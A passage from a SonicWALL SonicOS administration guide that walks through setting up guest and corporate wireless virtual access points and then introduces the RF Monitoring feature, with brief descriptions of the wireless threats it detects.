- Step 3** Check the **Custom Authentication Page** checkbox and click the **Configure** button to configure a custom header and footer for your guest login page.

- Step 4** Click the **OK** button to save these changes.

- Step 5** Check the **Post Authentication Page** checkbox and enter a URL to redirect wireless guests to after login.
- Step 6** Check the **Pass Networks** checkbox to configure a website (such as your corporate site) that you wish to allow access to without logging in to guest services.
- Step 7** Enter the maximum number of guests this VAP will support in the **Max Guests** field.

The screenshot shows the configuration page for Guest Services. The 'General' tab is selected. The 'Guest Services' section is expanded, showing the following options:

- Enable Guest Services
 - Enable inter-guest communication
 - Bypass AV Check for Guests
 - Enable External Guest Authentication:
 - Enable Policy Page without authentication:
 - Custom Authentication Page:
 - Post Authentication Page:
 - Bypass Guest Authentication:
 - Redirect SMTP traffic to:
 - Deny Networks:
 - Pass Networks:
- Max Guests:

Wireless Zone Guest Services Options:

- Enable Dynamic Address Translation (DAT)

- Step 8** Click the **OK** button to save these changes.

Your new zone now appears at the bottom of the **Network > Zones** page, although you may notice it is not yet linked to a Member Interface. This is your next step.

<input type="checkbox"/> VAP-Guest	Wireless	N/A	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="button" value="edit"/>	<input type="button" value="delete"/>
------------------------------------	----------	-----	-------------------------------------	-------------------------------------	-------------------------------------	-------------------------------------	-------------------------------------	---------------------------------------

Creating a Wireless LAN (WLAN) Interface

In this section you will configure one of your ports to act as a WLAN. If you already have a WLAN configured, skip to the [“Creating a VLAN Subinterface on the WLAN”](#) section on page 620.

- Step 1** In the **Network > Interfaces** page, click the **Edit** icon in the **Configure** column corresponding to the interface you wish to use as a WLAN. The Interface Settings screen displays.
- Step 2** Select **WLAN** from the **Zone** drop-down list.
- Step 3** Enter the desired **IP Address** for this interface.
- Step 4** In the **SonicPoint Limit** drop-down menu, select a limit for the number of SonicPoints. This defines the total number of SonicPoints your WLAN interface will support.

The screenshot shows the 'Interface 'X2' Settings' configuration page. The 'General' tab is active. The configuration includes:

- Zone:** WLAN
- IP Assignment:** Static
- IP Address:** 10.203.28.35
- Subnet Mask:** 255.255.255.0
- SonicPoint Limit:** 48 SonicPoints
- Comment:** (empty text box)
- Management:**
 - HTTP
 - HTTPS
 - Ping
 - SNMP
 - SSH
- User Login:**
 - HTTP
 - HTTPS
 - Add rule to enable redirect from HTTP to HTTPS



Note The maximum number of SonicPoints depends on your platform. Refer to the [“Custom VLAN Settings”](#) section on page 605 to view the maximum number of SonicPoints for your platform.

- Step 5** Click the **OK** button to save changes to this interface.
Your WLAN interface now appears in the **Interface Settings** list.

▼ X2	WLAN	10.10.10.1	255.255.255.0	Static	No link	
------	------	------------	---------------	--------	---------	--

Creating a VLAN Subinterface on the WLAN

In this section you will create and configure a new VLAN subinterface on your current WLAN. This VLAN will be linked to the zone you created in the [“Configuring a Zone”](#) section on page 616.

- Step 1** In the **Network > Interfaces** page, click the **Add Interface** button.
- Step 2** In the **Zone** drop-down menu of the **General** tab, select the zone you created in [“Configuring a Zone, page 616”](#). In this case, we have chosen **VAP-Guest**.
- Step 3** Enter a **VLAN Tag** for this interface. This number allows the SonicPoint(s) to identify which traffic belongs to the “VAP-Guest” VLAN. You should choose a number based on an organized scheme. In this case, we choose **200** as our tag for the VAP-Guest VLAN.
- Step 4** In the **Parent Interface** drop-down menu, select the interface that your SonicPoint(s) are physically connected to. In this case, we are using **X2**, which is our WLAN interface.
- Step 5** Enter the desired **IP Address** for this subinterface.
- Step 6** Select a limit for the number of SonicPoints from the **SonicPoint Limit** drop-down menu. This defines the total number of SonicPoints your VLAN will support.
- Step 7** Optionally, you may add a comment about this subinterface in the **Comment** field.

Interface Settings

Zone:

VLAN Tag:

Parent Interface:

IP Assignment:

IP Address:

Subnet Mask:

SonicPoint Limit:

Comment:

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

- Step 8** Click the **OK** button to add this subinterface.

Your VLAN subinterface now appears in the **Interface Settings** list.

▼ X2	WLAN	10.10.10.1	255.255.255.0	Static	No link	
X2:V50	VAP-Corporate	172.16.50.1	255.255.255.0	Static	VLAN Sub-Interface	
X2:V200	VAP-Guest	172.16.200.1	255.255.255.0	Static	VLAN Sub-Interface	

Configuring DHCP IP Ranges

Because the number of available DHCP leases vary based on your platform, the DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. To view the maximum number of DHCP leases for your SonicWALL security appliance, refer to the [“DHCP Server Scope”](#) section on

page 606.

- Step 1** In the left-hand menu, navigate to the **Network > DHCP Server** page.
- Step 2** Locate the interface you just created in the **DHCP Server Lease Scopes** table, in our case this is the X2:V200 (virtual interface 200 on the physical X2 interface) interface. Click the **Edit** icon in the **Configure** column corresponding to the desired interface.



Note If the interface you created does not appear on the **Network > DHCP Server** page, it is possible that you have already exceeded the number of allowed DHCP leases for your SonicWALL. For more information on DHCP lease exhaustion, refer to the [“DHCP Server Scope” section on page 606](#).

Edit the **Range Start** and **Range End** fields to meet your deployment needs; click the **Edit** icon in the **Configure** column. The **Dynamic Range Configuration** window displays.

Dynamic DHCP Scope Settings

Enable this DHCP Scope

Range Start:

Range End:

Lease Time (minutes):

Default Gateway:

Subnet Mask:

Allow BOOTP Clients to use Range

- Step 3** Click the **OK** button to save these changes.


Your new DHCP lease scope now appears in the DHCP Server Lease Scopes list.

2	Dynamic	Range: 172.16.200.2 - 172.16.200.246	X2:V200	   
---	---------	--------------------------------------	---------	---

Creating a SonicPoint VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

-
- Step 1** In the left-hand menu, navigate to the **SonicPoint > Virtual Access Point** page.
- Step 2** Click the **Add...** button in the **Virtual Access Point Profiles** section.
- Step 3** Enter a **Profile Name** such as “Guest” for this VAP Profile.
- Step 4** Choose an **Authentication Type**. For unsecured guest access, we chose “Open”.



The screenshot shows a web form titled "Virtual Access Point Profile Settings". It contains the following fields:

- Radio Type: A dropdown menu with "SonicPoint" selected.
- Profile Name: A text input field containing "Guest".
- Authentication Type: A dropdown menu with "Open" selected.
- Unicast Cipher: A dropdown menu with "None" selected.
- Multicast Cipher: A dropdown menu with "None" selected.
- Maximum Clients: A text input field containing "16".

- Step 5** Click the **OK** button to create this VAP Profile.

Creating the SonicPoint VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the VLAN you created in [“Creating a VLAN Subinterface on the WLAN” section on page 620](#).

- Step 1** In the left-hand menu, navigate to the **SonicPoint > Virtual Access Point** page.
- Step 2** Click the **Add...** button in the **Virtual Access Points** section.
- Step 3** Enter a default name (**SSID**) for the VAP. In this case we chose **VAP-Guest**, the same name as the zone to which it will be associated.
- Step 4** Select the **VLAN ID** you created in [“VLAN Subinterfaces” section on page 605](#) from the drop-down list. In this case we chose **200**, the VLAN ID of our VAP-Guest VLAN.
- Step 5** Check the **Enable Virtual Access Point** checkbox to enable this access point upon creation.

Virtual Access Point General Settings

SSID:

VLAN ID:

Enable Virtual Access Point

Enable SSID Suppress

- Step 6** Click the **Advanced Tab** to edit encryption settings. If you created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created a “Guest” profile, which uses **Open** as the authentication method.
- Step 7** Click the **OK** button to add this VAP. Your new VAP now appears in the Virtual Access Points list.

<input type="checkbox"/>	2	VAP Guest	0	WPA-PSK	TKIP	16	<input type="checkbox"/>	<input checked="" type="checkbox"/>			
--------------------------	---	-----------	---	---------	------	----	--------------------------	-------------------------------------	--	--	--

Now that you have successfully set up your Guest configuration, you can choose to add more custom VAPs, or to deploy this configuration to your SonicPoint(s) in the [“Deploying VAPs to a SonicPoint” section on page 629](#).



Tip

Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously to all of your SonicPoints by following the steps in the [“Deploying VAPs to a SonicPoint” section on page 629](#).

Configuring a VAP for Corporate LAN Access

You can use a Corporate LAN VAP for a set of users who are commonly in the office, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users would already belong to the network’s Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services.

Topics:

- “Configuring a Zone” section on page 624
- “Creating a VLAN Subinterface on the WLAN” section on page 626
- “Configuring DHCP IP Ranges” section on page 626
- “Creating a SonicPoint VAP Profile” section on page 627

Configuring a Zone

In this section you will create and configure a new corporate wireless zone with SonicWALL UTM security services and enhanced WiFiSec/WPA2 wireless security.

-
- Step 1** Log into the management interface of your SonicWALL UTM appliance.
- Step 2** In the left-hand menu, navigate to the **Network > Zones** page.
- Step 3** Click the **Add...** button to add a new zone.

General Settings Tab

-
- Step 1** In the **General** tab, enter a friendly name such as “VAP-Corporate” in the **Name** field.
- Step 2** Select **Wireless** from the **Security Type** drop-down menu.
- Step 3** Select the **Allow Interface Trust** checkbox to allow communication between corporate wireless users.
- Step 4** Select checkboxes for all of the security services you would normally apply to wired corporate LAN users.

The screenshot shows the 'General Settings' configuration page for a new zone. The 'Name' field is set to 'VAP-Corporate' and the 'Security Type' is set to 'Wireless'. The 'Allow Interface Trust' checkbox is checked. The 'Enforce Content Filtering Service' checkbox is checked, and the 'CFS Policy' is set to 'Default'. The following security services are checked: 'Enable Client AV Enforcement Service', 'Enable Gateway Anti-Virus Service', 'Enable IPS', 'Enable App Control Service', 'Enable Anti-Spyware Service'. The following services are unchecked: 'Enforce Global Security Clients', 'Create Group VPN', and 'Enable SSLVPN Access'.

Service	Enabled
Allow Interface Trust	Yes
Enforce Content Filtering Service	Yes
CFS Policy	Default
Enable Client AV Enforcement Service	Yes
Enable Gateway Anti-Virus Service	Yes
Enable IPS	Yes
Enable App Control Service	Yes
Enable Anti-Spyware Service	Yes
Enforce Global Security Clients	No
Create Group VPN	No
Enable SSL Control	Yes
Enable SSLVPN Access	No

Wireless Settings Tab

- Step 1** In the **Wireless** tab, check the **Only allow traffic generated by a SonicPoint / SonicPointN** checkbox.
- Step 2** Select the checkbox for **WiFiSec Enforcement** to enable WiFiSec security on this connection.
- Step 3** Select **Trust WPA/WPA2 traffic as WiFiSec** to enable WPA/WPA2 users access to this connection.
- Step 4** Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menu (if applicable).

- Step 5** Click the **OK** button to save these changes.

Your new zone now appears at the bottom of the **Network > Zones** page, although you may notice it is not yet linked to a Member Interface. This is your next step.

<input type="checkbox"/>	VAP-Guest	Wireless	N/A	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		
--------------------------	-----------	----------	-----	-------------------------------------	-------------------------------------	-------------------------------------	-------------------------------------	--	--

Creating a VLAN Subinterface on the WLAN

In this section you will create and configure a new VLAN subinterface on your current WLAN. This VLAN will be linked to the zone you created in the [“Configuring a Zone” section on page 624](#).

-
- Step 1** In the **Network > Interfaces** page, click the **Add Interface** button.
 - Step 2** In the **Zone** drop-down menu, select the zone you created in [“Configuring a Zone, page 624”](#). In this case, we have chosen **VAP-Corporate**.
 - Step 3** Enter a **VLAN Tag** for this interface. This number allows the SonicPoint(s) to identify which traffic belongs to the “VAP-Corporate” VLAN. You should choose a number based on an organized scheme. In this case, we choose **50** as our tag for the VAP-Corporate VLAN.
 - Step 4** In the **Parent Interface** drop-down menu, select the interface that your SonicPoint(s) are physically connected to. In this case, we are using **X2**, which is our WLAN interface.
 - Step 5** Enter the desired **IP Address** for this subinterface.
 - Step 6** In the **SonicPoint Limit** drop-down menu, select a limit for the number of SonicPoints. This defines the total number of SonicPoints your WLAN interface will support.
 - Step 7** Optionally, you may add a comment about this subinterface in the **Comment** field.
 - Step 8** Click the **OK** button to add this subinterface.

Your VLAN subinterface now appears in the **Interface Settings** list.

X2:V50	VAP-Corporate	172.16.50.1	255.255.255.0	Static	VLAN Sub-Interface		
--------	---------------	-------------	---------------	--------	--------------------	---	---

Configuring DHCP IP Ranges

Because the number of available DHCP leases vary based on your platform, the DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. To view the maximum number of DHCP leases for your SonicWALL security appliance, refer to the [“DHCP Server Scope” section on page 606](#).

-
- Step 1** In the left-hand menu, navigate to the **Network > DHCP Server** page.
 - Step 2** Locate the interface you just created, in our case this is the X2:V50 (virtual interface 50 on the physical X2 interface) interface. Click the **Edit** icon in the **Configure** column corresponding to the desired interface.



Note If the interface you created does not appear on the **Network > DHCP Server** page, it is possible that you have already exceeded the number of allowed DHCP leases for your SonicWALL. For more information on DHCP lease exhaustion, refer to the [“DHCP Server Scope” section on page 606](#).

- Step 3** Edit the **Range Start** and **Range End** fields to meet your deployment needs

Range Start:	172.16.50.2
Range End:	172.16.50.50

- Step 4** Click the **OK** button to save these changes.

Your new DHCP lease scope now appears in the DHCP Server Lease Scopes list.



Creating a SonicPoint VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

- Step 1** In the left-hand menu, navigate to the **SonicPoint > Virtual Access Point** page.
- Step 2** Click the **Add...** button in the **Virtual Access Point Profiles** section.
- Step 3** Enter a **Profile Name** such as “Corporate-WPA2” for this VAP Profile.
- Step 4** Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).
- Step 5** In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.
- Step 6** In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the VLAN.
- Step 7** Click the **OK** button to create this VAP Profile.

Creating the SonicPoint VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the VLAN you created in [“Creating a VLAN Subinterface on the WLAN”](#) section on page 626.

General Tab

- Step 1** In the left-hand menu, navigate to the **SonicPoint > Virtual Access Point** page.
- Step 2** Click the **Add...** button in the **Virtual Access Points** section.
- Step 3** Enter a default name (**SSID**) for the VAP. In this case we chose **VAP-Guest**, the same name as the zone to which it will be associated.
- Step 4** Select the **VLAN ID** you created in [“Creating a VLAN Subinterface on the WLAN”](#) section on page 626 from the drop-down list. In this case we chose **50**, the VLAN ID of our VAP-Corporate VLAN.
- Step 5** Check the **Enable Virtual Access Point** checkbox to enable this access point upon creation.
- Step 6** Check the **Enable SSID Suppress** checkbox to hide this SSID from users

Virtual Access Point General Settings

SSID:

VLAN ID:

Enable Virtual Access Point

Enable SSID Suppress

- Step 7** Click the **OK** button to add this VAP.
Your new VAP now appears in the Virtual Access Points list.

<input type="checkbox"/>	2	VAP Guest	0	WPA-PSK	TKIP	16	<input type="checkbox"/>	<input checked="" type="checkbox"/>			
--------------------------	---	-----------	---	---------	------	----	--------------------------	-------------------------------------	--	--	--

Advanced Tab (Authentication Settings)

- Step 1** Click the **Advanced Tab** to edit encryption settings. If you created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created and choose a “Corporate-WPA2” profile, which uses **WPA2-AUTO-EAP** as the authentication method. If you have not set up a VAP Profile, continue with steps 2 through 4. Otherwise, continue to [Create More / Deploy Current VAPs](#), page 629.
- Step 2** In the **Advanced** tab, select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings specified in the **WPA-EAP Encryption Settings** section.
- Step 3** In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.
- Step 4** In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the VLAN.
- Step 5** Click the **OK** button.

Create More / Deploy Current VAPs

Now that you have successfully set up a VLAN for Corporate LAN access, you can choose to add more custom VAPs, or to deploy this configuration to your SonicPoint(s) in the [“Deploying VAPs to a SonicPoint”](#) section on page 629.



Tip

Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously to all of your SonicPoints by following the steps in the [“Deploying VAPs to a SonicPoint”](#) section on page 629.

Deploying VAPs to a SonicPoint

In the following section you will group and deploy your new VAPs, associating them with one or more SonicPoint Radios. Users will not be able to access your VAPs until you complete this process:

- [Grouping Multiple VAPs, page 629](#)
- [Creating a SonicPoint Provisioning Profile, page 630](#)
- [Associating a VAP Group with your SonicPoint, page 631](#)

Grouping Multiple VAPs

In this section, you will group multiple VAPs into a single group to be associated with your SonicPoint(s).

- Step 1** In the left-hand menu, navigate to the **SonicPoint > Virtual Access Point** page.
- Step 2** Click the **Add Group...** button in the **Virtual Access Point Group** section. The **Add Virtual Access Point Group** window displays.
- Step 3** Enter a **Virtual AP Group Name**.
- Step 4** Select the desired VAPs from the list and click the **->** button to add them to the group. Optionally, click the **Add All** button to add all VAPs to a single group.

- Step 5** Click the **OK** button to save changes and create the group.

Creating a SonicPoint Provisioning Profile

In this section, you will associate the group you created in the [“Grouping Multiple VAPs” section on page 629](#) with a SonicPoint by creating a provisioning profile. This profile will allow you to provision settings from a group of VAPs to all of your SonicPoints.

-
- Step 1** In the left-hand menu, navigate to the **SonicPoint > SonicPoints** page.
 - Step 2** Click the **Add...** button in the **SonicPoint Provisioning Profiles** section. The **Add SonicPoint Profile** window displays.
 - Step 3** Click the **Enable SonicPoint** checkbox to enable this profile.
 - Step 4** In the **Name Prefix** field, enter a name for this profile.
 - Step 5** Select a **Country Code** from the drop-down list.
 - Step 6** From the **802.11 Radio Virtual AP Group** pull-down list, select the group you created in the [“Grouping Multiple VAPs” section on page 629](#).


- Step 7** To setup 802.11g WEP or 802.11a WEP/WPA encryption, or to enable MAC address filtering, use the **802.11g** and **802.11a** tabs. If any of your VAPs use encryption, you must configure these settings before your SonicPoint VAPs will function.
- Step 8** Click the **OK** button to save changes and create this SonicPoint Provisioning Profile.
- Step 9** Click the **Synchronize SonicPoints** button at the top of the screen to apply your provisioning profile to available SonicPoints.

Your SonicPoint may take a moment to reboot before changes take place. After this process is complete, all of your VAP profiles will be available to wireless users through this SonicPoint.

Associating a VAP Group with your SonicPoint

If you did not create a SonicPoint Provisioning Profile, you can provision your SonicPoint(s) manually. You may want to use this method if you have only one SonicPoint to provision. This section is not necessary if you have created and provisioned your SonicPoints using a SonicPoint Profile.

-
- Step 1** In the left-hand menu, navigate to the **SonicPoint > SonicPoints** page.
- Step 2** Click the **Edit** button in the **Configure** column for the **SonicPoint** you wish to associate your Virtual APs with. The **Edit SonicPoint Profile** window displays.
- Step 3** In the **Virtual Access Point Settings** section, select the VAP group you created in [Grouping Multiple VAPs, page 629](#) from the **802.11g (or 802.11a) Radio Virtual AP Group** drop-down list. In this case, we choose **VAP** as our Virtual AP Group.



The screenshot shows a window titled "Virtual Access Point Settings". Inside the window, there is a label "802.11g Radio Virtual AP Group:" followed by a dropdown menu. The dropdown menu is open, and the option "VAP" is selected.

- Step 4** Click the **OK** button to associate this VAP Group with your SonicPoint.
- Step 5** Click the **Synchronize SonicPoints** button at the top of the screen to apply your provisioning profile to available SonicPoints.

Your SonicPoint may take a moment to reboot before changes take place. After this process is complete, all of your VAP profiles will be available to wireless users through this SonicPoint.



Note If you are setting up guest services for the first time, be sure to make necessary configurations in the **Users > Guest Services** pages. For more information on configuring guest services, refer to [“Users > Guest Services” on page 1201](#).



CHAPTER 42

Configuring RF Monitoring

SonicPoint > RF Monitoring

This chapter describes how to plan, design, implement, and maintain the RF Monitoring feature in SonicWALL SonicOS.

Topics:

- [“RF Monitoring Overview” section on page 633](#)
 - [“Why RF Monitoring?” section on page 634](#)
 - [“Benefits” section on page 634](#)
- [“Enabling RF Monitoring on SonicPoint\(s\)” section on page 635](#)
 - [“RF Monitoring Interface Overview” section on page 636](#)
- [“Using The RF Monitoring Interface” section on page 636](#)
 - [“Selecting RF Signature Types” section on page 637](#)
 - [“Viewing Discovered RF Threat Stations” section on page 637](#)
 - [“Adding a Threat Station to the Watch List” section on page 638](#)
- [“Types of RF Threat Detection” section on page 638](#)
- [“Practical RF Monitoring Field Applications” section on page 639](#)
 - [“Before Reading this Section” section on page 639](#)
 - [“Using Sensor ID to Determine RF Threat Location” section on page 640](#)
 - [“Using RSSI to Determine RF Threat Proximity” section on page 640](#)

RF Monitoring Overview

The following section provides a brief overview of the RF Monitoring feature found on SonicWALL security appliances running SonicOS 5.0 or higher.

Topics:

- [“Why RF Monitoring?” section on page 634](#)
- [“Benefits” section on page 634](#)

Why RF Monitoring?

Radio Frequency (RF) technology used in today’s 802.11-based wireless networking devices poses an attractive target for intruders. If left un-managed, RF devices can leave your wireless (and wired) network open to a variety of outside threats, from Denial of Service (DoS) to network security breaches.

In order to help secure your SonicPoint Wireless Access Point (AP) stations, SonicWALL takes a closer look at these threats. By using direct RF Monitoring, SonicWALL helps detect threats without interrupting the current operation of your wireless or wired network.

Benefits

SonicWALL RF Monitoring provides real-time threat monitoring and management of SonicPoint radio frequency traffic. In addition to its real-time threat management capabilities, SonicWALL RF Monitoring provides network administrators a system for centralized collection of RF threats and traffic statistics; offering a way to easily manage RF capabilities directly from the SonicWALL security appliance gateway


SonicWALL RF Monitoring is:

- **Real-Time** - View logged information as it happens
- **Transparent** - No need to halt legitimate network traffic when managing threats
- **Comprehensive** - Provides detection of many types of RF threats. For complete descriptions of the above types of RF Threat Detection, see the [“Types of RF Threat Detection” section on page 638](#).


Enabling RF Monitoring on SonicPoint(s)

In order for RF Monitoring to be enforced, you must enable the RF Monitoring option on all available SonicPoint devices. The following section provides instructions to re-provision all available SonicPoints with RF Monitoring enabled.

- Step 1** Navigate to **SonicPoint > SonicPoints** in the SonicWALL security appliance management interface.
- Step 2** Click the **Edit** icon in the **Configure** column corresponding to the desired SonicPoint Provisioning Profile.



- Step 3** In the **General** tab, click the **Enable RF Monitoring** checkbox.



Next, to ensure all SonicPoints are updated with the RF Monitoring feature enabled, it is necessary to delete all current SonicPoints from the SonicPoint table and re-synchronize these SonicPoints using the profile you just created.

- Step 4** Click the **Delete All** button at the bottom right corner of the SonicPoints table.
- Step 5** Click the **Synchronize SonicPoints** button at the top of the page.

Your SonicPoints will now reboot with the RF Monitoring feature enabled. Be patient as the reboot process may take several minutes.

Using The RF Monitoring Interface

The RF Monitoring interface (**SonicPoint > RF Monitoring**) provides a central location for selecting RF signature types, viewing discovered RF threat stations, and adding discovered threat stations to a watch list.

Topics:

- “RF Monitoring Interface Overview” section on page 636
- “Selecting RF Signature Types” section on page 637
- “Viewing Discovered RF Threat Stations” section on page 637
- “Adding a Threat Station to the Watch List” section on page 638

RF Monitoring Interface Overview

The top portion of the RF Monitoring interface allows you to:

- View the number of threats logged for each group/signature
- Select which RF signature types your SonicWALL looks for

The bottom (**Discovered RF Threat Stations**) portion of the interface allows you to:

- View a detailed log of the most current threats
- Configure a watch list for discovered stations

The screenshot displays the SonicPoint RF Monitoring interface. At the top, there are buttons for 'Accept', 'Cancel', 'Refresh', and 'Clear'. Below this, the interface is divided into several sections:

- RF Monitoring Summary:** Shows 'SonicPoint RF monitoring units: 0' and 'Total RF Threats: 0'. A 'Measurement Interval (seconds):' field is set to 300.
- 802.11 General Frame Setting:** Shows 'Total General Threats: 0' and a checkbox for 'Long Duration' which is unchecked.
- 802.11 Management Frame Setting:** Shows 'Total Management Threats: 0'. Several options are checked: 'Management Frame Flood', 'Null Probe Response', 'Broadcasting Deauthentication', 'Valid Station with invalid SSID', 'Wellenreiter Detection', and 'Ad-Hoc Station Detection'.
- 802.11 Data Frame Setting:** Shows 'Total Data Threats: 0'. Several options are checked: 'Unassociated Station', 'NetStumbler Detection', 'EAPOL Packet Flood', and 'Weak WEP IV'.

At the bottom, there is a section for 'Discovered RF threat stations' with a 'View Style' dropdown set to 'Station: All Discovered Stations'. Below this is a table with the following columns: #, MAC Address, Type, Vendor, Rssi, Rate, Encrypt, RF Threat, Update Time, Sensor, Comment, and Configure. The table currently shows 'No Entries'.

Selecting RF Signature Types

The RF Monitoring interface allows you to select which types of RF threats your SonicWALL monitors and logs.

- Step 1** Navigate to **SonicPoint > RF Monitoring** in the SonicWALL security appliance management interface. RF threat types are displayed, with a checkbox next to each.
- Step 2** Click the checkbox next to the RF threat to enable/disable management of that threat. By default, all RF threats are checked as managed.

<input checked="" type="checkbox"/>	Null Probe Response	0
<input checked="" type="checkbox"/>	Broadcasting Deauthentication	0
<input checked="" type="checkbox"/>	Valid Station with invalid SSID	0



Tip

For a complete list of RF Threat types and their descriptions, see the [“Types of RF Threat Detection”](#) section on page 638 of this document.

Viewing Discovered RF Threat Stations

The RF Monitoring Discovered Threat Stations list allows you to view, sort and manage a list of the most recent threats to your wireless network.

#	MAC Address	Type	Vendor	Rssi	Rate	Encrypt	RF Threat	Update Time	Sensor	Comment	Configure
1	00:06:b1:30:f1:41	2.4GHz	SonicWALL	11	1	None	Long Dur	07/26/2007 15:38:31	SP 0425A6		

Each logged threat contains (and can be sorted by) the following information:

Log Data	Description
MAC Address	Physical address of the RF threat station.
Type	Type of wireless signal received from the threat station.
Vendor	Manufacturer of the threat station (determined by MAC address).
Rssi	Received signal strength as reported by the SonicPoint. This entry, along with the “sensor” entry, can be helpful in triangulating the actual physical position of the RF threat device.
Rate	Transfer rate (Mbps) of the threat station.
Encrypt	Wireless signal encryption on the threat station, “None” or “Encrypted”.
RF Threat	RF Threat type. For a complete list with descriptions, see the “Types of RF Threat Detection” section on page 638.
Update Time	Time this log record was created/updated.
Sensor	ID of the SonicPoint which recorded this threat. This entry, along with the “Rssi” entry, can be helpful in triangulating the actual physical position of the RF threat device.



Tip **Did you know?** It is possible to find approximate locations of RF Threat devices by using logged threat statistics. For more practical tips and information on using the RF Monitoring threat statistics, see the [“Practical RF Monitoring Field Applications” section on page 639](#)



Adding a Threat Station to the Watch List

The RF Monitoring Discovered Threat Stations “Watch List” feature allows you to create a watch list of threats to your wireless network. The watch list is used to filter results in the Discovered RF Threat Stations list.

To add a station to the watch list:

Step 1 In the **SonicPoint > RF Monitoring** page, navigate to the **Discovered RF threat stations** section.

Step 2 Click the **Edit** icon that corresponds to the threat station you wish to add to the watch list.

4 00:02:6f:2e:20:ae 2.4GHz Senao 3 1 None BCastDeAuth 10/09/2006 15:20:31 SP 126041  

Step 3 A confirmation screen will appear. Click **OK** to add the station to the watch list.

Step 4 If you have accidentally added a station to the watch list, or would otherwise like a station removed from the list, click the **Delete** icon that corresponds to the threat station you wish to remove.



Tip Once you have added one or more stations to the watch list, you can filter results to see only these stations in the real-time log by choosing **Only Stations in Watch List Group** from the **View Type** drop-down list.

Types of RF Threat Detection

The following is a partial list containing descriptions for the most prominent types of RF signatures detected by SonicWALL RF Monitoring:

- **Long Duration Attacks** - Wireless devices share airwaves by dividing the RF spectrum into 14 staggered channels. Each device reserves a channel for a specified (short) duration and during the time that any one device has a channel reserved, other devices know not to broadcast on this channel. Long Duration attacks exploit this process by reserving many RF channels for very long durations, effectively stopping legitimate wireless traffic from finding an open broadcast channel.
- **Management Frame Flood** - This variation on the DoS attack attempts to flood wireless access points with management frames (such as association or authentication requests) filling the management table with bogus requests.
- **Null Probe Response** - When a wireless client sends out a probe request, the attacker sends back a response with a Null SSID. This response causes many popular wireless cards and devices to stop responding.

